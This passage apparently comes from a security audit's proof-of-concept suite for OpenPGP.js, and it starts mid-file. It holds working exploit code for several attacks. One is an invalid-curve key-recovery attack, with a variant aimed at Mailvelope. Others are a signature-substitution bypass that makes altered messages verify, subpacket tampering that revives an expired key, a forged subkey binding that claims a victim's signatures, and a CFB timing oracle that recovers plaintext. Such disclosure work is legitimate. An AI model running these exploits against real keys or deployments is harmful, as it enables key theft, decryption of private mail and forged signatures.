        const checksum = util.calc_checksum(this.sessionKey);
        data += util.Uint8Array_to_str(util.writeNumber(checksum, 2));

        const toEncrypt = new MPI(pkcs5.encode(data));

        const oid = key.params[0];
        const kdf_params = key.params[2];
        const res = await ecdhEncrypt(
            oid, kdf_params.cipher, kdf_params.hash, toEncrypt,
key.getFingerprintBytes(),
            testPrivKey, pubPoint);

        this.encrypted = [
            new MPI(res.V),
            new ECDHSymmetricKey(res.C)
        ];
        return true;
    };
    pkESKeyPacket.publicKeyId = encryptionKey.getKeyId();
    pkESKeyPacket.publicKeyAlgorithm = encryptionKey.keyPacket.algorithm;
    pkESKeyPacket.sessionKey = sessionKey;
    pkESKeyPacket.sessionKeyAlgorithm = SYM_CIPHER;
    await pkESKeyPacket.encrypt(encryptionKey.keyPacket);
    delete pkESKeyPacket.sessionKey; // delete plaintext session key after
encryption

    packetlist.push(pkESKeyPacket);

    return new message.Message(packetlist);
}

async function ecdhEncrypt(oid, cipher_algo, hash_algo, m, fingerprint,
testPrivKey, pubPoint) {
    const param = buildEcdhParam(enums.publicKey.ecdh, oid, cipher_algo,
hash_algo, fingerprint);
    cipher_algo = enums.read(enums.symmetric, cipher_algo);

    const v = CURVE.curve.keyPair({ priv: testPrivKey, pub: pubPoint });

    // simulate decrypt operation
    const S = v.derive(pubPoint);
    const Z = kdf(hash_algo, S, cipher[cipher_algo].keySize, param);
    const C = aes_kw.wrap(Z, m.toString());

    return {
        V: Uint8Array.from(pubPoint.encode()),
        C: C
    };
}

async function attack(oracle){
    const sesskey = util.str_to_Uint8Array('A'.repeat(32));
    const literal = new Literal();
    literal.text = 'test';

    const remainders = {};

    let bitsToGuess = 0;
    let requests = 0;

    for(let [b, prime, x, y] of TEST_POINTS){
        remainders[prime] = [0];

        const pubPoint = CURVE.curve.curve.point(new BN(x), new BN(y));

        prime = prime*1;
        for(let i=1; i<prime; i++){
            const msg = await encryptSessionKeyEc(sesskey,
                (await key.readArmored(EC_PUBKEY)).keys[0], new BN(i),
pubPoint);

            const symEncPkt = new packet.SymEncryptedIntegrityProtected();
            symEncPkt.packets = new List();
            symEncPkt.packets.push(literal);
            await symEncPkt.encrypt(SYM_CIPHER, sesskey, false);
            msg.packets.push(symEncPkt);

            const success = await oracle(await
streams.readToEnd(msg.armor()));
            requests++;

            if(success){
                const r = (i%prime);
                remainders[prime] = [r, prime - r];
                bitsToGuess += 1;
                break;
            }
        }

        console.log(`remainders of ${prime}: $
{remainders[prime].join(',')}`);
    }

    console.log(`required ${requests} requests, ${bitsToGuess} bits have to
be guessed`);
    return remainders;
}


async function demonstrate(oracle){
    const privkey = (await key.readArmored(EC_PRIVKEY)).keys[0];
    privkey.decrypt('test')

    const remainders = await attack(oracle);

    // verify result
    for(let [mod, rem] of Object.entries(remainders)){
        let found = false;
        for(let remainder of rem){
            if(PRIV_D.mod(new BN(mod)).eq(new BN(remainder))){
                found = true;
            }
        }

        if(!found){
            throw new Error('attack failed');
        }
    }

    console.log('attack successful');
}

async function invalidCurveAttack(){
    const privkey = (await key.readArmored(EC_PRIVKEY)).keys[0];
    privkey.decrypt('test')

    demonstrate(async (m) => {
        m = await message.readArmored(m);
        try{
            const msg = await m.decrypt([privkey]);
            const text = await streams.readToEnd(msg.getText());
            return true;
        }catch(ex){
            return false;
        }
    });
}
async function invalidCurveMavilvelope(){
    // add private key first
    const keyring = await window.mailvelope.getKeyring('test');

    demonstrate(async (m) => {
        try{
            $('#container').html('');
            const dc = await
window.mailvelope.createDisplayContainer('#container', m, keyring, {});
            return dc.error == undefined;
        }catch(ex){
            return false;
        }
    });
}

export default {invalidCurveAttack, invalidCurveMavilvelope};
```

message_signature_bypass.js

```
import * as key from "../../src/key";
import * as openpgp from "../../src/openpgp";
import * as cleartext from "../../src/cleartext";
import Signature from "../../src/packet/signature";
import base64 from "../../src/encoding/base64";

```

```
/**
 * public key of another user.
 */
const OTHERPUBKEY = `
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: OpenPGP.js VERSION
Comment: https://openpgpjs.org

xsBNBFuqNY0BCADFUCnl03vimEQRs7mtDIp0g6tItuguhJJu1/QjXwTXUHZg
pZosOPkGOR1EubydjYz4kvAnZ5r9cWA4xQ96rBdvj/kIaP+oJKLB1jXwh4Ft
+8YT4mVU2yWLu7U2p4tSyRoM5VCDEqG64OcbZMwEdDKf8t6JTjYTtEfPfW5R
4hy8NjPYOx0Jw8MG+U0aP4WA1xsMXFP/VWF1IseEcVIWKs/VroJc5Xe80QDN
hRtKTRVJV/wTnkao2MLcq/hgOfhO28NjnxVlX06O/XTWdElA7CCi1Zg1/BZ+
r2XuuE1J2DjERfTokFzkKnMlGK9zXn0LxPnAJAIfu33/SFuAZcVu4UEJABEB
AAHNHVRlc3RpIFRlc3QgPHRlc3RAZXhhbXBsZS5jb20+wsB1BBABCAApBQJb
qjWcBgsJBwgDAgkQVSCLLRis484EFQgKAgMWAgECGQECGwMCHgEAAGNXB/4g
DX082p83RfMmBv8hRN1V9ruPAvlxDWNBHb5dc1Y67yrBXOLMtaSauSZKrbf1
moPDHT2eoLl7cV3BQbXWp+hiMZ4W53ZFJt26Kwwwf1yVRAZME7VRNwqW0aJv
FKgCq7XTgJ61UYNhc31bLH0eVcfCkAExfwqZlwTWRzRSCqr0NL0XZVakJE6F
al1Y+uN7CEr0/vbc6uSuo0hyZwxAw+Iynd5cO9PRXSssAm4IaulSnYUd96r2
l8jsa+p6ooBYPotnLQ9fdd457JMoc8jDHf4m+P9/ZiWpycCB0DgUtNw1wH2T
DHYf+2lfGGoA3osuHeJJfZfJujbKW5L7ZMNJ23tSzsBNBFuqNY0BB/9XKYzS
PdHC/dXoBC9un3YLCcUX6LMNnaQMryVONYKFE1Rt0/si9XtnIDqyBrTr3LRi
D+GIR+b7zCXOGkvmjztblD2P3SweCudPIbVLxePI+SfyjRs9EsMOrEPymN7U
u/CU7jefvNBKvvMHi1m1Ibqg/A+ZheqJ+xBjSQM88dWsY/XB/jh7PGAM0QEu
ezafNwlUUNnXyYRuC3P4h66OIJcDPcfaao3uAuJ/C81E8ttuws3c08kudd/A
szIGpPtxAakimiWVHa0ceKi3exXXjRDrufroPcV3+Gbn4J8NqcUPRhB3L3CD
rCivRme8qGEYh+ADPLy88SytdtCr+6W4hiQVABEBAAHCwF8EGAEIABMFAluq
NZ0JEFUgiy0YrOPOAhsMAABebggAxANqkwS/Ag3NQLUu/wNZMMifZAxpFIWo
CQQrCOU94OSsUKz8Q11yoOvsQN3T4CSL8dG5DbIucnHsx39jVeTniG6P3p9f
NE/lq7RtLnXjVgGYpPNNUbLcOfXaCDhmS4GEunwTsVlsmEqyfLniKLG8to5Q
6f/wGPJRvYB8rgLfVGV3DCvILg/CMzkceM9ia6jDQeHHwnoFVXnlsRAgQefJ
rT5hVim4Wzg/5Lxt9Efry0k1ZhT0kondF1qNMv0wKxIJ+/gDNT2ZP4RIr1Kl
eu6a8CH841yfF0+r5RV9xOky0jxwGgcxT29c8DBoawjXu6TtJ/SP8UrscttA
bVLYdBmWLw==
=nMyV
-----END PGP PUBLIC KEY BLOCK-----`;

/**
 * an original unmodified message as a template.
 */
const ORIGINAL = `
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA256

You owe me € 10
-----BEGIN PGP SIGNATURE-----
Version: OpenPGP.js VERSION
Comment: https://openpgpjs.org
```

```
wsBcBAEBCAAQBQJbq0iICRBVIIstGKzjzgAAeV0H/3ZxWuEV+2PNXHR+PdxX
WRxjk6Zu+jjpb/iRS8IynRoe3iDaai3+iiAHM1GsHvOIBVJU6Bjx1ZyyEI0a
dDg/yj3LBqBW9U3AiGpsXPfuyLKYIHfPbrygEleRIQKh7+iwNmn9ScVvzJrl
hUurlZxx1mWbERAchwsrcZpwFCdfjJ/C9sblTxgnsm1YlYZNkf95DFtRnVO5
prUuOjqJ0bA7bxg5GA4FQskRPIQ0ioZ6DyDi2IU3rdVEOs2Pc8S0EsD9K7af
vO5oXKiJsyUN5EXEI8kYRulP1l0kvEWVTlnY2ek1qS637RkBI+DHLcXV5Hcu
fhGyl7nA7UCwgsqf7ZPBhRg=
=nbjQ
-----END PGP SIGNATURE-----`;

async function getOtherPubKey(){
    return (await key.readArmored(OTHERPUBKEY)).keys[0];
}

/**
 * The "standalone" signature signed by the victim.
 */
const STANDALONE_PKT = base64.decode(`
BAIBCAAQBQJbq3MKCRBVIIstGKzjzgAAWdoIALgj7OuhuuAWr6WEvGfvkx3e
Fn/mg76lh2Hawxq6ryI6+kzUH+YJsG94CfLgGuh5LghZFBnlkdZS11gK87fN
+ifmPdSDj8fsKqSFdX1sHGwzvzBcuPt+qhtHrACCWwiiBgajIOmIczKUlX4D
ASBkthx0o9Qb/r3dT91zmrniIK5I0yqe34/1rsHhOAf8ds2EubupFJJqFOb1
qssMWE+jBrTREoD/EH5q7un2jEGccITcVQSZCqfjHT4EL6dF/bmuggf7wV/E
QLXfFIJS6cZczK86XW1pGaXBKRLvQXYa/eRWHKcGlrujdFKzJYRoT6LVDk8T
jhAfE9q2ElqlaAvZZYw=`);

async function fakeSignature(){
    // read the template and modify the text to
    // invalidate the signature.
    let fake = await cleartext.readArmored(
        ORIGINAL.replace(
            'You owe me',
            'I owe you'));

    // read the standalone signature packet
    const tmp = new Signature();
    await tmp.read(STANDALONE_PKT);

    // replace the "text" signature with the
    // "standalone" signature
    fake.signature.packets[0] = tmp;

    const faked_armored = await fake.armor();
    console.log(faked_armored);

    // re-read the message to eliminate any
    // behaviour due to cached values.
    fake = await cleartext.readArmored(faked_armored);
    // faked message now verifies correctly
    const res = await openpgp.verify({
        message: fake,
        publicKeys: await getOtherPubKey(),
        streaming: false
    });

    console.log(res);
}

export default {fakeSignature};
```

unsigned_subpackets.js

```
import * as key from "../../src/key";
import List from "../../src/packet/packetlist";
import * as openpgp from "../../src/openpgp";
import * as message from "../../src/message";
import * as packet from "../../src/packet/all_packets";
import enums from "../../src/enums";

/*
 * This key is long expired and cannot be used for encryption.
 */
const INVALID_KEY = `
-----BEGIN PGP PRIVATE KEY BLOCK-----
Version: OpenPGP.js VERSION
Comment: https://openpgpjs.org

xcMGBDhtQ4ABB/9uAfnjiE8HLfFrk4AzYIoxISvIbqDlItn3Mk2RK4iGTaAL
h+hN8BrqOopgdHj5c3pTo6VDvJLieHwymdZ3d296L55zt2ichhVIgRxh20Tv
j0dYLKGIEWDMBKvQNoDi83eGrIeHGNjRDOipr/PD251LzwaeiNVyw8ce2Fpd
1ORbC2MJU57C2appZqeMJsWPCnsHNkhxPyRGdp+vifgizi/lt2DcQ6C6EiJx
HV0jFDPJnb69LxKLUelRH+l/b2ZHTONu2pZwUXcFpjA5yTrSzO/kaUtGu/Cz
3euQ3scEtvMXgO2R9H7halxYwyXL/PPLmgaUt1RNXGC7BZjkUW4n8qd/ABEB
AAH+CQMITYNkFGQHMiJgt2s69CHTfwUUZg1Yfcq8alY7GpqeH4CayWCMPI+v
l7kIJdl2b9N/xGnpaUMmaXJts6AtlIBLwzxg0syIfgRv4/wfrVeruJ9TfCFC
NbKP3lk3FZCGF0I4T1FSNvyPJ//ee1cX7U/gM7A2g5xyBFnH5d8LTUDlQjXb
a+BwYN2TZaFrvlWwMIU+NQa+EOiyAwXsgyQbVn2d7JsUUs/lyEG2xkWNTeqe
FWKJJvyDwixsxd7oobBSM6Krt2TreuelPBFQxKyaYyv81gASga9wxyfbIuTG
7wAKW9i4pFMgrrIABcnNKOyeAgMDcAYXAW3eNbYDCIDL9/AuOUotPR+0pEun
WssAZGBM78ZlJZ1Qnbg9nT0rn4pHrFQHnBxlWyPEqj1mZ0Svc0vXHVH+8JgN
pwOGxo7DiF5lL/bphdFVMF2e+UPoc1efO4cpW+ZH/BOug14dJROfkrPhrUTp
nYu6VF9N723YVT9PDTg79E4kIzjMDvhV1odHSaxfl4VtgueYv+Bt3n2nXdME
XZVBXbp7jO7pTS5HsOBcModos8ZYS5RcaHPJ6H8807hFyva4GThZ744ryV8b
XnROoC+d/xR4ShA4f/f9QszMXZ+Xlh4IU3Ccz5PF5UiZ/nC5ho5KzJphBB53
c78gjRIXeUK1Rgj2AquF3KDOjCm60oazKzXv8316ZODNJr+HVvGSKeq85z9Z
z/BfXUtn+PrmzHxegusZfFCpB6YAJCILsHgJ2gT8v26QF+1CJ3ngHVnSkghR
z64zJexeqA8ChTZnhPbHVhh5qx2hlNTofBV29LJGa/EpMykO5pZiuaSEkmZx
RpU+iKNYKa3U516O8f9yj+UZ5/t2SJRpT+9fro3RB4lUnt/RdkY8q2R+3owo
xr4sYaInfvrs3eCsmh5UtygUVARKrK84zR1UZXN0aSBUZXN0IDx0ZXN0QGV4
YW1wbGUuY29tPsLAewQQAQgALwUCOG1DgAUJAAAACgYLCQcIAwIJEMwSTBo3
j0N5BBUICgIDFgIBAhkBAhsDAh4BAAD2TQf+KQbrX2zO9SL5ffCK5qu2VigM
0E3uF763II9vRYfXHdZtXY/8K/uBLbu2rdZHwwb/jAHEe60Qf5VjcbIMtCfA
khPB5JuCvW+JEsYhXplNxYka27svfWI75/cYVc/0OharKEaaPOv2F8C1k2jL
Sk7Az01IAJkdwmBkG6fUwupevuvpO+kUQjsHg35q8Lm7G8roCYiK7K7/JQi3
K+e0ovVFvunFSORaG8jR37uT7X7KA0LHD3S7XYO0o2OJi0QKB1wN3H3FEll0
bFznfdIzKKIDzGwC/zhpUMGMwsqVLb8sw/H9cr82yPoM6pXVUqnstKDlLce8
Dc2vwS83Aja9iWrIEg==
=dvRO
-----END PGP PRIVATE KEY BLOCK-----`;

async function getInvalidKey(){
    return (await key.readArmored(INVALID_KEY)).keys[0];
}

async function makeKeyValid(){
    /**
     * Checks if a key can be used for encryption.
     */
    async function encryptFails(k){
        try{
            await openpgp.encrypt({
                message: message.fromText('Hello', 'hello.txt'),
                publicKeys: k
            });
            return false;
        }catch(e){
            return true;
        }
    }

    const invalidkey = await getInvalidKey();

    // deconstruct invalid key
    const [pubkey, puser, pusersig] = invalidkey.toPacketlist().map(i =>
i);

    // create a fake signature
    const fake = new packet.Signature();
    Object.assign(fake, pusersig);
    // extend expiration times
    fake.keyExpirationTime = 0x7FFFFFFF;
    fake.signatureExpirationTime = 0x7FFFFFFF;
    // add key capability
    fake.keyFlags[0] |= enums.keyFlags.encrypt_communication;

    // create modified subpacket data
    pusersig.unhashedSubpackets = fake.write_all_sub_packets();

    // reconstruct the modified key
    const newlist = new List();
    newlist.concat([pubkey, puser,pusersig]);
    let modifiedkey = new key.Key(newlist);

    // re-read the message to eliminate any
    // behaviour due to cached values.
    modifiedkey = (await key.readArmored(
            await modifiedkey.armor())).keys[0];

    console.log('original key can be used for encryption: ' + await
encryptFails(invalidkey));
    console.log('modified key can be used for encryption: ' + await
encryptFails(modifiedkey));

}

export default {makeKeyValid};
```

subkey_trust.js

```
import * as cleartext from "../../src/cleartext";
import * as key from "../../src/key";
import * as openpgp from "../../src/openpgp";
import List from "../../src/packet/packetlist";
import * as packet from "../../src/packet/all_packets";
import enums from "../../src/enums";

async function generateTestData(){
    const victimPrivKey = await key.generate({
        userIds: ['Victim <victim@example.com>'],
        numBits: 1024,
        subkeys: [{
            sign: true
        }]
    });
    victimPrivKey.revocationSignatures = [];

    const attackerPrivKey = await key.generate({
        userIds: ['Attacker <attacker@example.com>'],
        numBits: 1024,
        subkeys: [],
        sign: false
    });
    attackerPrivKey.revocationSignatures = [];

    const signed = await openpgp.sign({
        message: await cleartext.fromText('I am batman'),
        privateKeys: victimPrivKey,
        streaming: false,
        armor: true
    });

    return {
        victimPubKey: victimPrivKey.toPublic(),
        attackerPrivKey,
        signed
    }
}

async function testSubkeyTrust(){
    // attacker only has her own private key,
    // the victim's public key and a signed message
    const {victimPubKey, attackerPrivKey, signed} = await
generateTestData();

    const pktPubVictim = victimPubKey.toPacketlist();
    const pktPrivAttacker= attackerPrivKey.toPacketlist();

    const dataToSign = {
        key: attackerPrivKey.toPublic().keyPacket,
        bind: pktPubVictim[3] // victim subkey
    };
    const fakeBindingSignature = new packet.Signature();
    fakeBindingSignature.signatureType = enums.signature.subkey_binding;
    fakeBindingSignature.publicKeyAlgorithm =
attackerPrivKey.keyPacket.algorithm;
    fakeBindingSignature.hashAlgorithm = enums.hash.sha256;
    fakeBindingSignature.keyFlags = [enums.keyFlags.sign_data];
    await fakeBindingSignature.sign(attackerPrivKey.keyPacket, dataToSign);

    const newList = new List();
    newList.concat([
        pktPrivAttacker[0], // attacker private key
        pktPrivAttacker[1], // attacker user
        pktPrivAttacker[2], // attacker self signature
        pktPubVictim[3], // victim subkey
        fakeBindingSignature // faked key binding
    ]);

    let fakeKey = new key.Key(newList);

    fakeKey = (await key.readArmored(await
fakeKey.toPublic().armor())).keys[0];

    const verifyAttackerIsBatman = await openpgp.verify({
        message: (await cleartext.readArmored(signed.data)),
        publicKeys: fakeKey,
        streaming: false
    });

    console.log("attacker is batman: " +
verifyAttackerIsBatman.signatures[0].valid);
}
```

```
export default {testSubkeyTrust};
```

cfb_oracle.js

```
import * as packet from "../../src/packet/all_packets";
import util from "../../src/util";
import List from "../../src/packet/packetlist";
import { Key } from "../../src/key";
import enums from "../../src/enums";
import streams from "web-stream-tools";
import * as message from "../../src/message";
import cfb from "../../src/crypto/cfb";

function xor(a,b){
    const res = new Uint8Array(a.length);
    for(let i=0; i<a.length; i++){
        res[i] = a[i] ^ b[i];
    }
    return res;
}

async function generateKeyFor3DES(){
    const date = new Date();
    const keyp = new packet.SecretKey(date);
    keyp.packets = null;
    keyp.algorithm = 'rsa_encrypt';
    await keyp.generate(1024, null);

    const userp = new packet.Userid();
    userp.format('Test User <test@example.com>');

    const dataToSign = {};
    dataToSign.userId = userp;
    dataToSign.key = keyp;
    const selfcertp = new packet.Signature(date);
    selfcertp.signatureType = enums.signature.cert_generic;
    selfcertp.publicKeyAlgorithm = keyp.algorithm;
    selfcertp.hashAlgorithm = 'sha256';

    selfcertp.keyFlags = [enums.keyFlags.encrypt_communication];
    selfcertp.preferredSymmetricAlgorithms = [];

    selfcertp.preferredSymmetricAlgorithms.push(enums.symmetric.tripledes);
    selfcertp.preferredAeadAlgorithms = [];
    selfcertp.preferredHashAlgorithms = [];
    selfcertp.preferredHashAlgorithms.push(enums.hash.sha256);
    selfcertp.preferredCompressionAlgorithms = [];
    selfcertp.isPrimaryUserID = true;

    selfcertp.features = [0];
    selfcertp.features[0] |= enums.features.modification_detection;

    await selfcertp.sign(keyp, dataToSign);

    const newlist = new List();
    newlist.concat([keyp, userp, selfcertp]);
    return new Key(newlist);
}

const KB = 1024;
const PLAIN_TEXT = `Today do I bake,
tomorrow I brew,
The day after that the queen's child comes in;
And oh! I am glad that nobody knew
That the name I am called is Rumpelstiltskin!`;

function sleep(ms){
    return new Promise((resolve) => window.setTimeout(resolve, ms));
}

async function getBytes(C2, C3, armordeMsg, priv){
    // inflate size of message to increase
    const longmsg = util.str_to_Uint8Array('A'.repeat(500 * KB));

    for(let b1=0; b1<256; b1++){
        // give browser time to "breathe"
        await sleep(10);

        for(let b2=0; b2<256; b2++){
            const D = new Uint8Array([b1, b2]);

            const testMsg = await message.readArmored(armordeMsg);
            const testenc = util.concatUint8Array([C2, D, C3, longmsg]);
            testMsg.packets[1].encrypted = testenc;

            await testMsg.packets.stream.cancel();

            if(await oracle(testMsg, priv)){
                return xor(D, C2.subarray(-2));
            }
        }
    }
}

async function testSideChannelQuickCheck(){
    // disable developer tools, otherwise too much memory
    // would be used -> runtime of oracle increases due to swapping
    const priv = await generateKeyFor3DES();
    const pub = priv.toPublic();

    let msg = message.fromText(PLAIN_TEXT);
    msg = (await msg.encrypt([pub])).message;

    const armordeMsg = await streams.readToEnd(await msg.armor());

    const testMsg = await message.readArmored(armordeMsg);
    await oracle(testMsg, priv)

    const sessKey = testMsg.packets[0].sessionKey;

    const testMsg2 = await message.readArmored(armordeMsg);

    const plain = await cfb.decrypt('tripledes', sessKey, await
streams.readToEnd(testMsg2.packets[1].encrypted), false);

    // "guess" plaintext bytes
    const plain_guess = plain.subarray(6, 8);

    const enc = msg.packets[1].encrypted;
    const C1 = enc.subarray(0, 8);
    const C2 = enc.subarray(8, 16);
    const C3 = enc.subarray(16, 24);
    const C4 = enc.subarray(24, 32);

    const E3 = xor(plain_guess, C3);

    // last 2 bytes of E1
    const E1last = xor(await getBytes(C2, C3, armordeMsg, priv), E3);

    const E4last = xor(await getBytes(C3, C3, armordeMsg, priv), E1last)

    const M2last = xor(E4last, C4)

    window.alert(util.equalsUint8Array(M2last, plain.subarray(14, 16)));
}

async function oracle(msg, priv){
    const start = performance.now();
    try{
        const res = await msg.decrypt([priv]);
    }catch(e){}

    const dur = performance.now() - start;

    return dur > 150;
```

```
}

export default {testSideChannelQuickCheck};
```